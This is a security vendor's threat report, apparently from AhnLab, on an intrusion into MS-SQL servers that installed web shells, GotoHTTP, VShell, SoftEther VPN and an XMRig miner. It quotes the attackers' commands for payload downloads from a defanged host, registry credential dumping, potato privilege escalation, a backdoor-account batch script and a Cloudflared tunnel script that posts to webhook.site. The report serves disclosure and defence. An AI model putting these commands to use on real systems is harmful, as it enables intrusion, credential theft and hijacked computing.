

Case Study: Targeted Attack Case on an MS-SQL Server Involving the Installation of GotoHTTP and SoftEther VPN

By ATPC

Published: 2026-07-24 · Archived: 2026-08-07 02:00:47 UTC

While monitoring attack cases targeting MS-SQL servers, the AhnLab Security intelligence Center (ASEC) identified an instance in which the Larva-26009 threat actor installed the XMRig CoinMiner. While the installation of CoinMiner is common in attack cases targeting MS-SQL servers, in this particular attack case, the attacker installed VShell and GotoHTTP to gain control over the infected system and also installed SoftEther to use it as a VPN server.

1. Initial Breach (MS-SQL)

Although the initial intrusion method is unknown, it is presumed that the MS-SQL server was the attack target. The threat actor exploited the MS-SQL server for command execution, which in turn downloaded additional payloads. On the compromised system, only logs showing the ping command execution were found; the attacker installed malware by executing download commands without performing any additional information retrieval.

```
> Ping -n 10 127.0.0.1
```

Target Type	File Name	File Size	File Path ⓘ
Current	 powershell.exe	440 KB	%SystemRoot%\system32\windowpowershell\v1.0\powershell.exe
Parent	 sqlservr.exe	376.91 KB	%ProgramFiles%\microsoft sql server\mssql13.mssqlserver\mssql\bin\sqlservr.exe

Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Connects to network	https://webhook.site
 powershell.exe	N/A	N/A	Detected fileless attack	N/A

Figure 1. PowerShell executed by the MS-SQL server process

2. Web Shell Installation (IIS Web Server)

Although the initial breach occurred on an MS-SQL server, a web shell was additionally installed on systems with a web server to maintain persistence and control the infected system. The following command, identified in an attack case, used certutil.Exe to decrypt the web shell downloaded from the internet.

```
> Certutil.Exe -decode E:\*****\web\*****\images\1.Txt E:\*****\web\*****\images\homename.Asp
```

Although the web shell used in the attack was not recovered, web shell malware was present on the threat actor's download server, so it is possible that it was downloaded from that address. The first type is an ASPX web shell

named Sharp4WebCmd that supports command execution, while the second type is Suo5, which supports tunneling functionality.



Figure 2. ASPX web shells used in the attack

In addition, there are web shells created using PowerShell scripts, which allow the attacker to perform System Control on infected systems by connecting to port 37681 even in environments other than web servers. The PowerShell web shell requires authentication upon login; the default username is “joke” and the password is “jokeyyds666.”




Figure 3. PowerShell web shell

3. Others

3.1. Credential Theft

The threat actor attempted to dump the “HKLM\SYSTEM” registry by performing command execution. This command is typically used as part of the process for credential theft, along with dumping “HKLM\SAM” and

“HKLM\SECURITY”.

> Reg save HKLM\SYSTEM C:\users\[username]\ys.Hiv

The download server contained HackBrowserData, an open-source tool designed for information theft, which includes stealing credentials, history, and cookies stored in web browsers. It supports Chromium-based browsers as well as Firefox and Safari.

3.2. Potatos

Threat actors are using various privilege escalation tools, such as JuicyPotatoNG, SigmaPotato, BadPotato, and RustPotato.

3.3. Scanners

The Fscan tool has also been uploaded to the download server; it appears that threat actors can use it to scan internal networks as needed to identify Attack Targets for lateral movement.

3.4. Shellcode, RingQ

The threat actors used encrypted data files to bypass detection. The malware, which is capable of executing shellcode, receives the path to the encrypted shellcode and a password as arguments, decrypts the shellcode using the DJB2 algorithm, and then executes it in memory.

RingQ is a tool available on GitHub that reads an encrypted file located in the same Path, decrypts it, and executes it in memory. Inside the compressed file located on the threat actor’s download server are RingQ and an encrypted data file named “main.Txt.” When RingQ is executed, it decrypts “main.Txt” located in the same Path and executes it in memory; the decrypted payload is GotoHTTP.

In another attack case, a legitimate NVIDIA utility was exploited. The code section of that file was patched to serve as a shellcode loader; the loader reads the downloaded “gojoke.Png” using the following command, decrypts it in memory, and executes it.

> PowerShell (new-object System.Net.WebClient).DownloadFile('hxxp://pub-c4c8e8c336c3429d97195076bf3bb6eb.R2[.]Dev/goto/gojoke.Png','C:\users\%ASD%\gojoke.Png')

4. Remote Control

4.1. GotoHTTP

GotoHTTP is sometimes uploaded directly to the download server, but it is also distributed as encrypted data and executed by RingQ and shellcode loaders. The threat actor used GotoHTTP to install privilege escalation tools and executed commands as follows:

> Net group /domain

> RasManPotato.Exe -c “cmd /c ipconfig”

```
> JuicyPotatoNG.Exe -t * -p "C:\Windows\system32\cmd.Exe" -a "/c ipconfig > C:\users\%ASD%\1.Txt"
```

4.2. Chrome Remote Desktop

The download server also contains the installation file for Chrome Remote Desktop. If Google's Chrome Remote Desktop is installed on a specific system using the threat actor's account, it provides remote control capabilities for that system via the Chrome web browser from another system. Similar to GotoHTTP, Chrome Remote Desktop is a tool frequently used in legitimate environments; therefore, unlike typical malware, there are limitations to simply detecting and blocking such tools. Threat actors exploit such a fact by installing remote control tools instead of backdoor malware to gain System Control over the Attack Target system during the Initial Intrusion or lateral movement phases.

4.3. Backdoor Accounts

The threat actor used a batch malware script to add backdoor accounts, which was characterized by comments written in Chinese. Accounts named "MSSQLSERVERS\$," "mssql\$," and "adminweb1\$" were added; the "\$" appended to the end of the names, through the SpecialAccounts registration process, makes it difficult for existing users to detect that new accounts have been added. The threat actor will likely be able to exercise remote control over the infected system through RDP using these newly created accounts.

```
@echo off
setlocal enabledelayedexpansion

:: -----
:: 1. 硬编码用户名和密码
:: -----
set user=MSSQLSERVERS$
set pass=9W[REDACTED]MJ

echo.
echo Creating Service Account: **%user%**

---

:: -----
:: 2. 跨语言自动检测本地管理员组名称 (最健壮的方法)
:: -----
echo.
echo Detecting Administrator group name using universal SID...

set "AdminGroup="
set "TargetLine="

:: 查找包含管理员组 SID S-1-5-32-544 的那一行。
:: 使用 findstr 过滤并避免依赖 whoami 的列宽。
for /f "tokens=*" %a in ('whoami /groups ^| findstr /c:"S-1-5-32-544"') do (
    set "TargetLine=%a"
)
```

Figure 4. Malware that adds user accounts

4.4. VShell

While it sometimes exploits legitimate tools, the download server also hosts the VShell backdoor malware. VShell is a backdoor malware developed in the Go programming language that supports multiple platforms, including Windows and Linux. It supports protocols such as TCP, HTTP, and UDP for communication with the C&C server and provides remote control functions such as remote command execution and file management. Additionally, Mimikatz, the Fscan scanner, the gost proxy, and the user account creation tool can be used as plugins.

Address	Hex	ASCII
000001C000161000	78 22 73 65 72 76 65 72 22 3A 22 31 35 39 2E 32	{"server": "159.2
000001C000161010	32 33 2E 34 36 2E 31 34 30 3A 31 32 35 34 37 22	23.46.140:12547"
000001C000161020	2C 22 74 79 70 65 22 3A 22 74 63 70 22 2C 22 76	, "type": "tcp", "v
000001C000161030	6B 65 79 22 3A 22 33 61 64 30 32 77 72 66 30 77	key": "3ad02wrf0w
000001C000161040	34 32 77 74 61 30 2A 61 2A 38 65 32 39 2B 61 73	42wta0*a*8e29+as
000001C000161050	64 61 22 2C 22 70 72 6F 78 79 22 3A 22 22 2C 22	da", "proxy": "", "
000001C000161060	73 61 6C 74 22 3A 22 37 34 74 67 68 65 61 75 73	salt": "74tgheaus
000001C000161070	68 66 77 65 72 6A 30 33 77 2A 2F 2F 2A 5B 2D 27	hfwerj03w*/*[-'
000001C000161080	38 3B 70 3B 75 6A 67 22 2C 22 6C 22 3A 66 61 6C	8;p;ujg", "l":fal
000001C000161090	73 65 2C 22 65 22 3A 66 61 6C 73 65 2C 22 64 22	se, "e":false, "d"
000001C0001610A0	3A 33 30 2C 22 68 22 3A 31 30 7D 00 00 00 00	:30, "h":10}....
000001C0001610B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 5. VShell configuration data

4.5. Proxy

In some attack cases, Cloudflared was used to expose local ports to the outside. The PowerShell script, as follows, downloads a compressed file and then runs Cloudflared to expose available local ports to the outside. The access URL generated during Cloudflared command execution is saved to a log file and transmitted to the C&C server.

```
$SCRIPT_PATH = if ($PSCommandPath) { $PSCommandPath } else { $MyInvocation.MyCommand.Definition }
$SCRIPT_DIR = Split-Path -Parent $SCRIPT_PATH
$SCRIPT_NAME = [System.IO.Path]::GetFileNameWithoutExtension($SCRIPT_PATH)
$LOG_FILE = Join-Path $SCRIPT_DIR "$SCRIPT_NAME.log"
$POST_URL = "https://webhook.site/joke_009a"
$URL = "https://pub-c4c8e8c336c3429d97195076bf3bb6eb.r2.dev/c2_1/c_joke1.2.zip"
$ZIP_TARGET = Join-Path $SCRIPT_DIR "c_joke1.2.zip"
$EXE = Join-Path $SCRIPT_DIR "c_joke1.2.exe"
$PS1_SCRIPT = Join-Path $SCRIPT_DIR "c_joke1.2.ps1"
$MIN_ZIP_SIZE = 15728640

try {
    $exeArgumentList = "tunnel --url http://127.0.0.1:$localPort --protocol http2 --logfile `"$LOG_FILE`""
    Start-Process -FilePath $EXE -ArgumentList $exeArgumentList -WindowStyle Hidden -ErrorAction Stop | Out-Null
} catch {
}
```

Figure 6. PowerShell script exposing a local port using Cloudflare

5. Final Payload

5.1. XMRig

The threat actor used remote control tools, backdoor accounts, and VShell to gain control over the infected system, enabling Information Theft. In an actual attack case, XMRig was installed; the compressed file containing XMRig was downloaded through the following command:

```
> Bitsadmin /transfer "Download_xmr-1.Zip" /download /priority normal "hxxp://pub-
c4c8e8c336c3429d97195076bf3bb6eb.R2[.]Dev/wk/009/xmr-1.Zip" "C:\Program Files
(x86)\Microsoft\EdgeUpdate\xmr-1.Zip"
```

The “edge.Exe” file contained within the compressed file is a shellcode loader that decrypts “edgeico.Ico”—on the same path—and executes it in memory. The program that is ultimately executed is the XMRig CoinMiner.

```
"pools": [
{
    "algo": null,
    "coin": null,
    "url": "update.microsftapiedge.com:443",
    "user": "SELF CLOUD5",
    "pass": "x",
    "rig-id": "SELF CLOUD5",
    "nicehash": false,
    "keepalive": true,
    "enabled": true,
    "tls": true,
    "sni": true,
    "tls-fingerprint": null,
    "daemon": false,
    "socks5": null,
    "self-select": null,
    "submit-to-origin": false
}
```

Figure 7. XMRig configuration file

5.2. SoftEther VPN

In addition to XMRig, a SoftEther VPN server was installed on the infected system. The configuration file reveals that the threat actor operates the infected system not as a standalone VPN server, but using a “Cascade Connection” method that connects to another VPN server. In other words, it is presumed that the threat actor is utilizing this to build a C&C infrastructure designed to enhance security and privacy and to obstruct tracking of the actual C&C server.

```
> Certutil.Exe -urlcache -split -f "hxxp://pub-
c4c8e8c336c3429d97195076bf3bb6eb.R2[.]Dev/009/qd_c_joke1.2.Ps1" C:\users\%ASD%\qd_c_joke1.2.Ps1
```

```
declare Cascade0
{
    bool CheckServerCert false
    bool Online true

    declare ClientAuth
    {
        uint AuthType 1
        byte HashedPassword [REDACTED]
        string Username tun
    }
    declare ClientOption
    {
        string AccountName hello
        uint AdditionalConnectionInterval 1
        uint ConnectionDisconnectSpan 0
        string DeviceName [REDACTED]
        bool DisableQoS true
        bool HalfConnection false
        bool HideNicInfoWindow false
        bool HideStatusWindow false
        string Hostname microsoftapiedge.com
        string HubName MAIN-SERVER
        uint MaxConnection 2
        bool NoRoutingTracking true
        bool NoTls1 false
        bool NoUdpAcceleration false
        uint NumRetry 4294967295
        uint Port 443
        uint PortUDP 0
        string ProxyName 127.0.0.1
        byte ProxyPassword $
        uint ProxyPort 10443
    }
}
```

Figure 8. SoftEther VPN configuration file

6. Conclusion

Typical attacks targeting MS-SQL servers include brute force attacks and dictionary attacks against systems with improperly managed account information. Administrators must use passwords that are difficult to guess and

change them periodically to protect database servers from brute force attacks and dictionary attacks.

They should also ensure that V3 is updated to the latest version to proactively block Malware infections.

Furthermore, for database servers that are publicly accessible from the outside, security products such as firewalls should be used for access control to prevent threats and malware from gaining unauthorized access. If the above measures are not taken, continuous infections by threat actors and malware may occur.

MD5

03bbec2c93c8b78bba321396a92bf026

0429b9f291f570db0945282aa77c2d98

056ffa80af31d17e0cee037b44e0c7ef

0eb0f57afd54c9733c720fbac82b754b

0ebab847d4e21bb7a3c22c291be0ac3a

Additional IOCs are available on AhnLab TIP.

URL

[https://ams-pub-dev\[.\]s3\[.\]dualstack\[.\]eu-west-1\[.\]amazonaws\[.\]com/test/hub/update\[.\]zip](https://ams-pub-dev[.]s3[.]dualstack[.]eu-west-1[.]amazonaws[.]com/test/hub/update[.]zip)

[https://imagefiles-backup\[.\]oss-ap-southeast-7\[.\]aliyuncs\[.\]com/GotoHTTP_x64\[.\]exe](https://imagefiles-backup[.]oss-ap-southeast-7[.]aliyuncs[.]com/GotoHTTP_x64[.]exe)

[https://imagefiles-backup\[.\]oss-ap-southeast-7\[.\]aliyuncs\[.\]com/apaches\[.\]aspx](https://imagefiles-backup[.]oss-ap-southeast-7[.]aliyuncs[.]com/apaches[.]aspx)

[https://imagefiles-backup\[.\]oss-ap-southeast-7\[.\]aliyuncs\[.\]com/batt\[.\]exe](https://imagefiles-backup[.]oss-ap-southeast-7[.]aliyuncs[.]com/batt[.]exe)

[https://imagefiles-backup\[.\]oss-ap-southeast-7\[.\]aliyuncs\[.\]com/browser\[.\]exe](https://imagefiles-backup[.]oss-ap-southeast-7[.]aliyuncs[.]com/browser[.]exe)

Additional IOCs are available on AhnLab TIP.

FQDN

microsftapiedge[.]com

update[.]microsftapiedge[.]com

Additional IOCs are available on AhnLab TIP.

IP

159[.]223[.]46[.]140

38[.]60[.]253[.]35

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Source: <https://asec.ahnlab.com/en/94685/>